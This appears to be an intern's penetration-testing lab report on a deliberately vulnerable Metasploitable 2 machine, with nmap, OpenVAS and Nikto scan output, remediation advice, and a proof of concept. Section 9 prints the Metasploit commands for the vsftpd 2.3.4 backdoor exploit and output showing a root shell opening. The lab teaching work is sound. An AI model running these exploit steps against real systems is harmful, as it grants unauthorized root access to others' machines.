



VULNERABILITY ASSESSMENT AND PENETRATION TESTING (VAPT)

Title

Vulnerability Assessment and Penetration Testing (VAPT)
Weekly Report

Intern Name : PERARASU M
Internship Domain : VAPT
Organization : Cyart Tech
Submission Date : 02 Jan 2026

1. Executive Summary

This report presents the results of a Vulnerability Assessment and Penetration Testing (VAPT) exercise conducted on a deliberately vulnerable virtual machine using open-source security tools. The objective of this assessment was to identify security weaknesses, evaluate associated risks, and recommend remediation measures.

The assessment revealed multiple high, medium, and low-risk vulnerabilities, including outdated services, insecure configurations, and exposed network services. These vulnerabilities could potentially allow unauthorized access, data leakage, or system compromise if exploited in a real-world environment.

The findings emphasize the importance of regular security assessments, patch management, and secure system configurations to reduce attack surfaces.

2. Scope of the Assessment

2.1 In-Scope Assets

- **Target Machine:** Metasploitable 2 (Vulnerable VM)
- **Attacker Machine:** Kali Linux
- **Network Type:** VMware Host-only Network

2.2 Out-of-Scope

- Denial-of-Service (DoS) attacks
- Social engineering attacks
- Physical security testing

2.3 Assessment Type

- Vulnerability Assessment
 - Limited Penetration Testing (Proof of Concept only)
-

3. Methodology

The VAPT process followed a structured methodology based on industry standards and best practices.

3.1 Methodology Framework

- OWASP Web Security Testing Framework
 - NIST SP 800-115 (Technical Guide to Information Security Testing)
-



3.2 Phases of Testing

1. Planning & Reconnaissance
2. Discovery & Scanning
3. Vulnerability Assessment
4. Exploitation (Controlled)
5. Risk Analysis
6. Reporting

4. Tools Used

Tool	Purpose
Kali Linux	Penetration testing OS
Nmap	Network discovery and service scanning
OpenVAS (GVM)	Automated vulnerability scanning
Nikto	Web server vulnerability scanning
Metasploit Framework	Exploitation and validation
CVSS Calculator	Risk scoring
VMware Workstation	Virtualization
Microsoft Word	Documentation

5. Environment Setup

5.1 Virtual Machine Configuration

- Both Kali Linux and Metasploitable were installed on VMware Workstation.
- Network Adapter was configured in **Host-Only mode** to ensure both machines were on the same subnet.
- IP addresses were verified using ip a and ifconfig.

```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet HWaddr 00:0c:29:a5:22:a5  
          inet addr:192.168.43.129  Bcast:192.168.43.255  Mask:255.255.255.0  
          inet6 addr: fe80::20c:29ff:fea5:22a5%64 Scope:Link  
             UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
             RX packets:5 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:46 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:1000  
             RX bytes:866 (866.0 B)  TX bytes:4976 (4.8 KB)  
             Interrupt:17 Base address:0x2000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
             UP LOOPBACK RUNNING  MTU:16436  Metric:1  
             RX packets:92 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:92 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:0  
             RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)  
  
msfadmin@metasploitable:~$ _
```



5.2 Connectivity Verification

Connectivity between the attacker and target machine was verified using the ping command to ensure proper communication before scanning.

```
(blackrock㉿kali)-[~]
$ ping 192.168.43.129
PING 192.168.43.129 (192.168.43.129) 56(84) bytes of data.
64 bytes from 192.168.43.129: icmp_seq=1 ttl=128 time=8.95 ms
64 bytes from 192.168.43.129: icmp_seq=2 ttl=128 time=2.16 ms
64 bytes from 192.168.43.129: icmp_seq=3 ttl=128 time=1.34 ms
64 bytes from 192.168.43.129: icmp_seq=4 ttl=128 time=3.18 ms
64 bytes from 192.168.43.129: icmp_seq=5 ttl=128 time=1.41 ms
64 bytes from 192.168.43.129: icmp_seq=6 ttl=128 time=2.02 ms
64 bytes from 192.168.43.129: icmp_seq=7 ttl=128 time=1.94 ms
64 bytes from 192.168.43.129: icmp_seq=8 ttl=128 time=1.44 ms
64 bytes from 192.168.43.129: icmp_seq=9 ttl=128 time=2.40 ms
64 bytes from 192.168.43.129: icmp_seq=10 ttl=128 time=1.88 ms
64 bytes from 192.168.43.129: icmp_seq=11 ttl=128 time=1.47 ms
64 bytes from 192.168.43.129: icmp_seq=12 ttl=128 time=1.38 ms
64 bytes from 192.168.43.129: icmp_seq=13 ttl=128 time=1.90 ms
64 bytes from 192.168.43.129: icmp_seq=14 ttl=128 time=1.58 ms
64 bytes from 192.168.43.129: icmp_seq=15 ttl=128 time=1.64 ms
64 bytes from 192.168.43.129: icmp_seq=16 ttl=128 time=1.55 ms
64 bytes from 192.168.43.129: icmp_seq=17 ttl=128 time=1.30 ms
^C
--- 192.168.43.129 ping statistics ---
17 packets transmitted, 17 received, 0% packet loss, time 16033ms
rtt min/avg/max/mdev = 1.299/2.207/8.948/1.747 ms
(blackrock㉿kali)-[~]
$
```

6. Discovery Phase (Network Scanning)

6.1 Nmap Scanning

Command Used:

```
$ nmap -sS -sV -A 192.168.43.129
```

6.2 Results Summary

The Nmap scan identified multiple open ports and services running on the target system, including:

- FTP (Port 21)
- SSH (Port 22)
- Telnet (Port 23)
- HTTP (Port 80)
- MySQL (Port 3306)

Several services were found running outdated versions known to have publicly disclosed vulnerabilities.



```
(blackrock㉿kali)-[~]
└ $ nmap -sS -sV -A 192.168.43.129
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-02 09:35 IST
Nmap scan report for 192.168.43.129
Host is up (0.0028s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-syst:
|_STAT:
| FTP server status:
|   Connected to 192.168.43.1
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-bounce: bounce working!
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITM
53/tcp    open  domain      ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2          111/tcp    rpcbind
|   100000  2          111/udp   rpcbind
|   100003  2,3,4     2049/tcp   nfs
|   100003  2,3,4     2049/udp  nfs
|   100005  1,2,3     46586/tcp  mountd
|   100005  1,2,3     55554/udp mountd
|   100021  1,3,4     37423/udp  nlockmgr
|   100000  2          111/udp   rpcbind
|   100003  2,3,4     2049/tcp   nfs
|   100003  2,3,4     2049/udp  nfs
|   100005  1,2,3     46586/tcp  mountd
|   100005  1,2,3     55554/udp mountd
|   100021  1,3,4     37423/udp  nlockmgr
|   100021  1,3,4     40725/tcp  nlockmgr
|   100024  1          41305/tcp  status
|   100024  1          57414/udp  status
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs        2-4 (RPC #100003)
2121/tcp  open  cccproxy-ftp?
3306/tcp  open  mysql?
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such t
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2026-01-02T04:10:00+00:00; +30s from scanner time.
5900/tcp  open  vnc        VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_  VNC Authentication (2)
6000/tcp  open  X11        (access denied)
6667/tcp  open  irc        UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp  open  unknown
| http-title: Apache Tomcat/5.5
| http-favicon: Apache Tomcat
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: WAP/generic purpose
Running: Actiontec embedded, Linux 2.4.X
OS CPE: cpe:/h:actiontec:m1424wr-gen3i cpe:/o:linux:linux_kernel cpe:/o:linux:linux_kernel:2.4.37
OS details: Actiontec M1424WR-GEN3I WAP, DD-WRT v24-sp2 (Linux 2.4.37)
Network Distance: 2 hops
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kern
Host script results:
| smb-security-mode:
```



```
Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
clock-skew: mean: 1h40m30s, deviation: 2h53m13s, median: 29s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_ System time: 2026-01-01T23:08:46-05:00
|_ smb2-time: Protocol negotiation failed (SMB2)
|_ nbstat: NetBIOS name: METASPOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1  0.23 ms 192.168.78.2
2  1.09 ms 192.168.43.129

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 285.63 seconds

(blackrock㉿kali)-[~]
$ 
```

7. Vulnerability Assessment

7.1 Automated Scanning Using OpenVAS

OpenVAS was used to perform a full and fast vulnerability scan on the target system.
Steps Followed:

1. Started GVM services
2. Created a new target with Metasploitable IP
3. Created and executed a scan task
4. Analyzed vulnerability results

7.2 Key Findings

Vulnerability Name	Port	CVE ID	CVSS Score	Risk Level
PostgreSQL Detection (TCP)	5432	N/A	0.0	Low (Informational)
SSH Protocol Versions Supported	22	N/A	0.0	Low (Informational)
FTP Banner Detection	21	N/A	0.0	Low (Informational)
SMB NativeLanMan Detection	445	N/A	0.0	Low (Informational)



Vulnerability Name	Port	CVE ID	CVSS Score	Risk Level
SMTP Server Type and Version Detection	25	N/A	0.0	Low (Informational)
SSH Server Type and Version Detection	22	N/A	0.0	Low (Informational)
SSL/TLS: SMTP “STARTTLS” Command Detection	25	N/A	0.0	Low (Informational)
Services Enumeration	Multiple	N/A	0.0	Low (Informational)
SSL/TLS: Collect and Report Certificate Details	443	N/A	0.0	Low (Informational)

This screenshot shows the OPENVAS interface. The top navigation bar includes links for OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. The main dashboard features several circular charts: 'Tasks by Severity Class (Total: 0)', 'Tasks by Status (Total: 0)', 'CVEs by Creation Time', and 'NVTs by Severity Class (Total: 0)'. A sidebar on the left provides navigation links for Dashboards, Scans, Assets, Resilience, Security Information, Configuration, Administration, and Help. A message at the top states 'Feed is currently syncing. Please wait while the feed is syncing. Scans are not available during this time. For more information, visit the Documentation.' The version of the software is listed as 'Version 26.7.0'.

This screenshot displays the 'Vulnerabilities' section of the OPENVAS interface. The sidebar on the left lists categories such as Scans, Tasks, Reports, Results, Vulnerabilities (which is selected), Notes, Overrides, Assets, Resilience, Security Information, Configuration, Administration, and Help. The main content area shows a chart titled 'Vulnerabilities 27 of 74' with two sub-charts: 'Vulnerabilities by CVSS (Total: 27)' and 'Vulnerabilities by Severity Class (Total: 27)'. Below the charts is a table listing individual vulnerabilities with columns for Name, Oldest Result, Newest Result, Severity, QoD, Results, and Hosts. The table includes entries for PostgreSQL Detection (TCP), SSH Protocol Versions Supported, FTP Banner Detection, SMB NativeLanMan, SMTP Server type and version, SSH Server type and version, SSL/TLS: SMTP “STARTTLS” Command Detection, and Services. The URL shown in the browser is <https://127.0.0.1:9392/vulnerabilities>.

8. Manual Web Scanning

8.1 Nikto Scan

Command Used:

```
$ nikto -h http://192.168.43.129
```

Nikto identified insecure HTTP headers, outdated web server components, and potential misconfigurations.

```
(blackrock㉿kali)-[~] $ nikto -h http://192.168.43.129
[!] Nikto v2.5.0
-----[!] Target IP:      192.168.43.129
[!] Target Hostname: 192.168.43.129
[!] Target Port:     80
[!] Start Time:    2026-01-02 10:33:31 (GMT5.5)
-----[+] Server: Apache/2.2.8 (Ubuntu) DAV/2
[+] /: Retrieved x-powered-by header: Apache/5.2.4-2ubuntu5.10.
[+] /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
[+] /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scaner/vulnerabilities/missing-content-type-header/
[+] Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
[+] /index: Uncommon header 'tcm' found, with contents: list.
[+] /index: Apache mod_negotiation is enabled with Multiviews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=699eb9dc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/9275
[+] /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
[+] /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
[+] /phpMyAdmin/.php: Output from the phpinfo() function was found.
[+] /docs/: Directory indexing found.
[+] /docs/: The /docs/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
[+] /?: PHP/8085f2a0-3c92-11d3-3a09-4c7808c10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
[+] /?: PHP/E9568F36-D428-11d2-A769-00AA001ACFA2: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
[+] /?: PHP/E9568F34-D428-11d2-A769-00AA001ACFA2: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
[+] /?: PHP/E9568F35-D428-11d2-A769-00AA001ACFA2: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
[+] /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
[+] /phpMyAdmin/changelog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 22:54:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
[+] /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
[+] /test/: Directory indexing found.
[+] /test/: This might be interesting.
[+] /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
[+] /icons/: Directory indexing found.
[+] /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
[+] /phpMyAdmin/: phpMyAdmin directory found.
[+] /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
[+] /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
[+] /#wp-config.php: wp-config.php file found. This file contains the credentials.
[+] 8911 requests: 0 error(s) and 27 item(s) reported on remote host
[+] End Time: 2026-01-02 10:34:39 (GMT5.5) (68 seconds)
-----[+] 1 host(s) tested
-----(blackrock㉿kali)-[~]
```

9. Exploitation Phase (Proof of Concept)

9.1 Exploit Used

- **Service:** FTP
- **Exploit:** vsftpd 2.3.4 Backdoor
- **Tool:** Metasploit Framework

Commands Used:

```
$ msfconsole
$ search vsftpd
$ use exploit/unix/ftp/vsftpd_234_backdoor
$ set RHOSTS 192.168.43.129
$ run
```



9.2 Result

The exploitation attempt demonstrated how an attacker could gain unauthorized access through an outdated FTP service, confirming the severity of the vulnerability.

```
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd

Matching Modules
=====
#   Name                               Disclosure Date  Rank    Check  Description
-   ----                               -----          ----    ----
  0 auxiliary/dos/ftp/vsftpd_232      2011-02-03    normal  Yes    VSFTPD 2.3.2 Denial of Service
  1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03  excellent  No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.43.129
RHOSTS => 192.168.43.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.43.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.43.129:21 - USER: 331 Please specify the password.
[+] 192.168.43.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.43.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.78.128:37413 -> 192.168.43.129:6200) at 2026-01-02 11:02:38 +0530
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

10. Risk Assessment

10.1 CVSS Scoring

Each identified vulnerability was evaluated using the CVSS calculator to determine its severity based on impact and exploitability.


10.2 Risk Matrix

Impact \ Likelihood	Low	Medium	High
High	Medium	High	Critical
Medium	Low	Medium	High



Impact \ Likelihood	Low	Medium	High
Low	Low	Low	Medium

High-risk vulnerabilities were prioritized for immediate remediation.



11. Remediation Recommendations

- Disable unused services such as Telnet and FTP
- Update all outdated software and services
- Enforce strong authentication mechanisms
- Implement firewall rules to restrict access
- Conduct regular vulnerability scans
- Follow secure configuration benchmarks (CIS)

12. Learning Outcomes

Through this task, the following skills were gained:

- Practical understanding of VAPT methodology
- Hands-on experience with open-source security tools



-
- Ability to analyze and prioritize vulnerabilities
 - Report writing and documentation skills
 - Risk assessment using CVSS
-

13. Challenges Faced

- Long duration for OpenVAS setup
- Long scan duration for OpenVAS
- Understanding CVSS metrics

These challenges were resolved through documentation review and hands-on troubleshooting.

14. Conclusion

This VAPT exercise successfully demonstrated how vulnerabilities can be identified, analyzed, and validated using free and open-source tools. The assessment highlights the importance of proactive security testing to protect systems from potential cyber threats.

Regular vulnerability assessments, combined with proper remediation and monitoring, significantly reduce organizational security risks.

15. References

- OWASP Top 10
 - NIST SP 800-115
 - OpenVAS Documentation
 - Kali Linux Official Documentation
 - Metasploit Framework Documentation
-